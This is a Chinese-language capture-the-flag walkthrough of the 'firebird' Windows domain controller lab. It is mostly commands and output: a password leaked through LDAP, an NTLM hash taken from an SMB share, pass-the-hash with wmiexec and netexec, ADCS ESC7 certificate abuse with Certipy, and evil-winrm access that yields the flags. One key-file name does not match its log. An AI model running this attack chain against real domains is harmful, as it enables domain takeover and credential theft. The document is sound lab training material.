

firebird_Ahiz



靶机ID: 720

名称: firebird

作者: kaada

难度: Easy | 系统: Windows

初始凭据: ll104567/Pass_123456!

信息收集

```
sudo arp-scan -I eth0 -l
```

```
[sudo] password for kali:
```

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:45:eb:2c, IPv4:  
10.228.0.145
```

```
Starting arp-scan 1.10.0 with 256 hosts
```

```
(https://github.com/royhills/arp-scan)
```

```
10.228.0.127      00:0c:29:bb:0d:82      VMware, Inc.
```

```
10.228.0.133      be:18:7f:22:35:f5      (Unknown: locally  
administered)
```

```
10.228.0.246      5c:b4:7e:27:ca:77      (Unknown)
```

```
3 packets received by filter, 0 packets dropped by kernel
```

```
Ending arp-scan 1.10.0: 256 hosts scanned in 1.960 seconds  
(130.61 hosts/sec). 3 responded
```

```
nmap -sV 10.228.0.127
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-26 08:52 EDT
```

```
Nmap scan report for 10.228.0.127
```

```
Host is up (0.00041s latency).
```

```
Not shown: 988 filtered tcp ports (no-response)
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

53/tcp	open	domain	Simple DNS Plus
--------	------	--------	-----------------

88/tcp	open	kerberos-sec	Microsoft Windows Kerberos
--------	------	--------------	----------------------------

(server time: 2026-07-26 12:52:34Z)

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

389/tcp	open	ldap	Microsoft Windows Active
---------	------	------	--------------------------

Directory LDAP (Domain: firebird.local, Site: Default-First-Site-Name)

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

464/tcp	open	kpasswd5?	
---------	------	-----------	--

593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
---------	------	------------	-------------------------------------

636/tcp	open	ssl/ldap	Microsoft Windows Active
---------	------	----------	--------------------------

Directory LDAP (Domain: firebird.local, Site: Default-First-Site-Name)

3268/tcp	open	ldap	Microsoft Windows Active
----------	------	------	--------------------------

Directory LDAP (Domain: firebird.local, Site: Default-First-Site-Name)

3269/tcp	open	ssl/ldap	Microsoft Windows Active
----------	------	----------	--------------------------

Directory LDAP (Domain: firebird.local, Site: Default-First-Site-Name)

5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
----------	------	------	---

MAC Address: 00:0C:29:BB:0D:82 (VMware)

Service Info: Host: FIREBIRD; OS: Windows; CPE:

cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 48.99 seconds

LDAP 返回域名:
Domain: firebird.local

88/389/445

基本可以判断这是域控

先验证初始账号:

ll104567/Pass_123456!

```
smbclient -L //10.228.0.127/ -U  
'firebird.local/ll104567%Pass_123456!'
```

```
smbclient -L //10.228.0.127/ -U  
'firebird.local/ll104567%Pass_123456!'
```

Sharename	Type	Comment
-----	----	-----
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
DB_Vault	Disk	
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

Reconnecting with SMB1 for workgroup listing.

do_connect: Connection to 10.228.0.127 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

LDAP 找到 111 账号的泄露密码

查询域用户:

```
GetADUsers.py -all "DOMAIN/USER1:PASS1" -dc-ip DC_IP
```

```
python3 /home/kali/Desktop/poc/scripts-3.9/GetADUsers.py -all  
'firebird.local/ll104567:Pass_123456!' -dc-ip 10.228.0.127
```

Name	Email	
PasswordLastSet	LastLogon	

Administrator		2026-07-
21 06:37:34.282941	2026-07-21 11:59:43.596110	
Guest		<never>
<never>		
krbtgt		2026-07-
21 06:41:36.417984	<never>	
111		2026-07-
21 06:49:55.541366	<never>	
sublarge		2026-07-
21 12:08:29.033276	2026-07-21 09:06:57.358536	
ll104567		2026-07-

已知用户有：

```
Administrator
Guest
krbtgt
111
sublarge
ll104567
```

接着尝试两种常规域内攻击：

```
GetNPUsers.py 'firebird.local/ll104567:Pass_123456!' -dc-ip
10.228.0.127 -request
GetUserSPNs.py 'firebird.local/ll104567:Pass_123456!' -dc-ip
10.228.0.127 -request
```

结果没有可用的 AS-REP roast，也没有可用的 Kerberoast。

所以继续看 LDAP 属性。

LDAP 读取 111 的备注信息

查询 `111` 这个账号的 LDAP 属性：

```
ldapsearch -x \
-H ldap://10.228.0.127 \
-D 'll104567@firebird.local' \
-w 'Pass_123456!' \
-b 'DC=firebird,DC=local' \
```

```
'(sAMAccountName=111)' \
sAMAccountName description info memberOf
```

关键输出：

```
description: Service Account for DB Backup Validation.
info: [Project Suna no Wakusei - Dev Node] Service Account for
DB Backup Validation. Assigned credential: Ldap_P@ssw0rd_2026!
```

这里直接泄露了 **111** 的密码：

```
用户名: 111
密码: Ldap_P@ssw0rd_2026!
```

这里直接使用刚才从 LDAP 里读到的账号： 连接 **DB_Vault** 共享：


```
smbclient //10.228.0.127/DB_Vault -U
'firebird.local/111%Ldap_P@ssw0rd_2026!'
```

```
smbclient //10.228.0.127/DB_Vault -U
'firebird.local/111%Ldap_P@ssw0rd_2026!'
Try "help" to get a list of possible commands.
smb: \> ls
```

```
06:51:16 2026
..
DHS 0 Tue Jul 21
08:35:01 2026
db_config.ini A 147 Tue Jul 21
12:11:20 2026

smb: \>get db_config.ini
```

```
[Database Service Configuration]
ServiceAccount=firebird\sublarge
AuthType=NTLM
BackupHash=2d9b24ded78750921eecd7dfea8d54ae
LastUpdate=2026-07-21
```



得到 `sublarge` 的 NTLM 哈希：

用户名: sublarge
NTLM: 2d9b24ded78750921eecd7dfea8d54ae

验证 `sublarge` 的哈希

老版命令

```
crackmapexec smb 10.228.0.127 -d firebird.local -u sublarge -H 2d9b24ded78750921eecd7dfea8d54ae
```

```
crackmapexec smb 10.228.0.127 -d firebird.local -u sublarge -H 2d9b24ded78750921eecd7dfea8d54ae
```

```
SMB          10.228.0.127      445      FIREBIRD      [*]  
Windows Server 2022 Build 20348 x64 (name:FIREBIRD)  
(domain:firebird.local) (signing:True) (SMBv1:False)  
SMB          10.228.0.127      445      FIREBIRD      [+]  
firebird.local\sublarge:2d9b24ded78750921eecd7dfea8d54ae
```

新版命令

```
netexec smb 10.228.0.127 -d firebird.local -u sublarge -H 2d9b24ded78750921eecd7dfea8d54ae
```

```
SMB          10.228.0.127      445      FIREBIRD      [*]  
Windows Server 2022 Build 20348 x64 (name:FIREBIRD)  
(domain:firebird.local) (signing:True) (SMBv1:False)  
SMB          10.228.0.127      445      FIREBIRD      [+]  
firebird.local\sublarge:2d9b24ded78750921eecd7dfea8d54ae
```

尝试直接远程执行：

wmiexec.py

```
/home/kali/Desktop/poc/scripts-3.9/wmiexec.py
```

```
python3 /home/kali/Desktop/poc/scripts-3.9/wmiexec.py -hashes  
:2d9b24ded78750921eecd7dfea8d54ae  
"firebird.local/sublarge@10.228.0.127"
```

```
[*] SMBv3.0 dialect used
```

```
[-] WMI Session Error: code: 0x80041003 - WBEM_E_ACCESS_DENIED
```

WBEM_E_ACCESS_DENIED

这说明 **sublarge** 不是本地管理员，不能直接 WMI 执行命令。

但是这不代表没用。它真正的价值在 ADCS 权限。

枚举 ADCS

使用 Certipy 枚举证书服务：

```
certipy-ad find \  
-u "sublarge@firebird.local" \  
-hashes ":2d9b24ded78750921eecd7dfea8d54ae" \  
-dc-ip 10.228.0.127 \  
-vulnerable \  
-stdout
```

Certipy v5.0.2 - by Oliver Lyak (ly4k)

```
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'firebird-FIREBIRD-CA' via
RRP
[!] Failed to connect to remote registry. Service should be
starting now. Trying again...
[*] Successfully retrieved CA configuration for 'firebird-
FIREBIRD-CA'
[*] Checking web enrollment for CA 'firebird-FIREBIRD-CA' @
'firebird.firebird.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0
    CA Name : firebird-FIREBIRD-CA
    DNS Name :
firebird.firebird.local
    Certificate Subject : CN=firebird-
FIREBIRD-CA, DC=firebird, DC=local
    Certificate Serial Number :
11852CD80146F4AC427AC06BC59D7D9D
    Certificate Validity Start : 2026-07-21
10:56:05+00:00
```

```
Certificate Validity End      : 2031-07-21
11:06:05+00:00
Web Enrollment
  HTTP
    Enabled                   : False
  HTTPS
    Enabled                   : False
  User Specified SAN         : Disabled
  Request Disposition        : Issue
  Enforce Encryption for Requests : Enabled
  Active Policy               :
CertificateAuthority_MicrosoftDefault.Policy
  Permissions
    Owner                     :
FIREBIRD.LOCAL\Administrators
  Access Rights
    Enroll                   :
FIREBIRD.LOCAL\Authenticated Users
FIREBIRD.LOCAL\CertManagers_Group
  ManageCa                   :
FIREBIRD.LOCAL\CertManagers_Group
FIREBIRD.LOCAL\Domain Admins
FIREBIRD.LOCAL\Enterprise Admins
FIREBIRD.LOCAL\Administrators
  ManageCertificates         :
FIREBIRD.LOCAL\CertManagers_Group
FIREBIRD.LOCAL\Domain Admins
FIREBIRD.LOCAL\Enterprise Admins
```

```
FIREBIRD.LOCAL\Administrators
    [+] User Enrollable Principals          :
FIREBIRD.LOCAL\CertManagers_Group

FIREBIRD.LOCAL\Authenticated Users
    [+] User ACL Principals                  :
FIREBIRD.LOCAL\CertManagers_Group
    [!] Vulnerabilities
        ESC7                                : User has dangerous
permissions.
Certificate Templates                        : [!] Could not find
any certificate templates
```

关键输出：

```
CA Name: firebird-FIREBIRD-CA
Request Disposition: Issue
Permissions:
    CertManagers_Group:
        Enroll
        ManageCa
        ManageCertificates
Vulnerabilities:
    ESC7: User has dangerous permissions.
```

证书颁发机构名称是 firebird-FIREBIRD-CA
sublarge 所在组拥有管理 CA 和管理证书请求的权限
Certipy 判断这里存在 ESC7

简单理解 ESC7:

如果一个普通用户能管理 CA，
就可能手动批准/签发本来不该签发的证书请求。

我们可以申请一个 Administrator 身份的证书，
再通过 CA 管理权限把它签出来。

利用 ESC7

这里直接使用枚举出来的 CA 名和 Administrator 的 SID：

这里直接使用Certipy 枚举证书服务枚举出来的 CA 名
CA 名称：firebird-FIREBIRD-CA

Administrator SID 是 Administrator 用户对象的 SID。可以用 LDAP 查：

```
python3 /home/kali/Desktop/poc/scripts-3.9/lookupsid.py  
'firebird.local/ll104567:Pass_123456!'@10.228.0.127
```

```
[*] Brute forcing SIDs at 10.228.0.127  
[*] StringBinding ncacn_np:10.228.0.127[\pipe\lsarpc]  
[*] Domain SID is: S-1-5-21-4072418453-1050883858-1026317057
```

Administrator 的 SID 末尾通常是 **-500**。

所以S-1-5-21-4072418453-1050883858-1026317057-500

CA 名称: firebird-FIREBIRD-CA

Administrator SID: S-1-5-21-4072418453-1050883858-1026317057-500

添加证书审批员

把 **sublarge** 添加为证书审批员:

```
certipy-ad ca \  
-u "sublarge@firebird.local" \  
-hashes ":2d9b24ded78750921eecd7dfea8d54ae" \  
-dc-ip 10.228.0.127 \  
-target 10.228.0.127 \  
-ca "firebird-FIREBIRD-CA" \  
-add-officer sublarge
```

Certipy v5.0.2 - by Oliver Lyak (ly4k)

```
[*] Successfully added officer 'sublarge' on 'firebird-FIREBIRD-CA'
```

启用 SubCA 模板

```
certipy-ad ca \  
-u "sublarge@firebird.local" \  
-hashes ":2d9b24ded78750921eecd7dfea8d54ae" \  
-dc-ip 10.228.0.127 \  

```

```
-target 10.228.0.127 \  
-ca "firebird-FIREBIRD-CA" \  
-enable-template SubCA
```

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'firebird-FIREBIRD-CA'

申请 Administrator 证书

```
printf 'y\n' | certipy-ad req \  
-u "sublarge@firebird.local" \  
-hashes ":2d9b24ded78750921eecd7dfea8d54ae" \  
-dc-ip 10.228.0.127 \  
-target 10.228.0.127 \  
-ca "firebird-FIREBIRD-CA" \  
-template SubCA \  
-upn "administrator@firebird.local" \  
-sid "S-1-5-21-4072418453-1050883858-1026317057-500" \  
-out administrator_subca
```

[*] Requesting certificate via RPC

[*] Request ID is 3

[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.

```
Would you like to save the private key? (y/N): [*] Saving
private key to 'administrator_subca.key'
[*] Wrote private key to 'administrator_subca.key'
[-] Failed to request certificate
```

看到拒绝，这一步拒绝是正常的

```
Request ID: 3
私钥文件: administrator_subca.key
```

手动签发证书请求

利用 CA 管理权限手动签发刚才的请求：

```
certipy-ad ca \
  -u "sublarge@firebird.local" \
  -hashes ":2d9b24ded78750921eecd7dfea8d54ae" \
  -dc-ip 10.228.0.127 \
  -target 10.228.0.127 \
  -ca "firebird-FIREBIRD-CA" \
  -issue-request 3
```

```
[*] Successfully issued certificate request ID 3
```

成功后，再复制私钥文件名：

```
cp administrator_subca.key 4.key
```

然后取回证书：


```
certipy-ad req \  
-u "sublarge@firebird.local" \  
-hashes ":2d9b24ded78750921eecd7dfea8d54ae" \  
-dc-ip 10.228.0.127 \  
-target 10.228.0.127 \  
-ca "firebird-FIREBIRD-CA" \  
-retrieve 3 \  
-out administrator_subca
```

```
[*] Retrieving certificate with ID 3  
[*] Successfully retrieved certificate  
[*] Got certificate with UPN 'administrator@firebird.local'  
[*] Certificate object SID is 'S-1-5-21-4072418453-1050883858-1026317057-500'  
[*] Loaded private key from '3.key'  
[*] Saving certificate and private key to  
'administrator_subca.pfx'  
[*] Wrote certificate and private key to  
'administrator_subca.pfx'
```

这就是 Administrator 身份的证书文件。administrator_subca.pfx

用证书认证并拿 Administrator 哈希

```
certipy-ad auth \  
-pfx administrator_subca.pfx \  
-dc-ip 10.228.0.127 \  

```

```
-username administrator \  
-domain firebird.local
```

```
[*] Certificate identities:  
[*]     SAN UPN: 'administrator@firebird.local'  
[*]     SAN URL SID: 'S-1-5-21-4072418453-1050883858-  
1026317057-500'  
[*] Using principal: 'administrator@firebird.local'  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saving credential cache to 'administrator.ccache'  
[*] Wrote credential cache to 'administrator.ccache'  
[*] Trying to retrieve NT hash for 'administrator'  
[*] Got hash for 'administrator@firebird.local':  
aad3b435b51404eeaad3b435b51404ee:9fbb1566fa1ff2c13c56255d7e360  
635
```

得到 Administrator 的 NTLM: 9fbb1566fa1ff2c13c56255d7e360635

验证 Administrator 权限

使用 Administrator 哈希远程执行:

wmiexec.py

```
python3 /home/kali/Desktop/poc/scripts-3.9/wmiexec.py\  
-hashes  
"aad3b435b51404eeaad3b435b51404ee:9fbb1566fa1ff2c13c56255d7e36  
0635" \  
18 / 20
```

```
"firebird.local/Administrator@10.228.0.127" \  
'cmd /c whoami'
```

```
[*] SMBv3.0 dialect used  
firebird_dom\administrator
```

直接远程连接进去拿flag

```
evil-winrm -i 10.228.0.127 -u Administrator -H  
9fbb1566fa1ff2c13c56255d7e360635
```

```
*Evil-WinRM* PS C:\> type C:\Users\sublarge\Desktop\user.txt  
  
9585e7f18c514320a7a150d932481734
```

```
*Evil-WinRM* PS C:\> type  
C:\Users\Administrator.FIREBIRD_DOM\Desktop\root.txt  
  
b883e584300f4961a6b3ef9f6ad4bf69
```

流程图

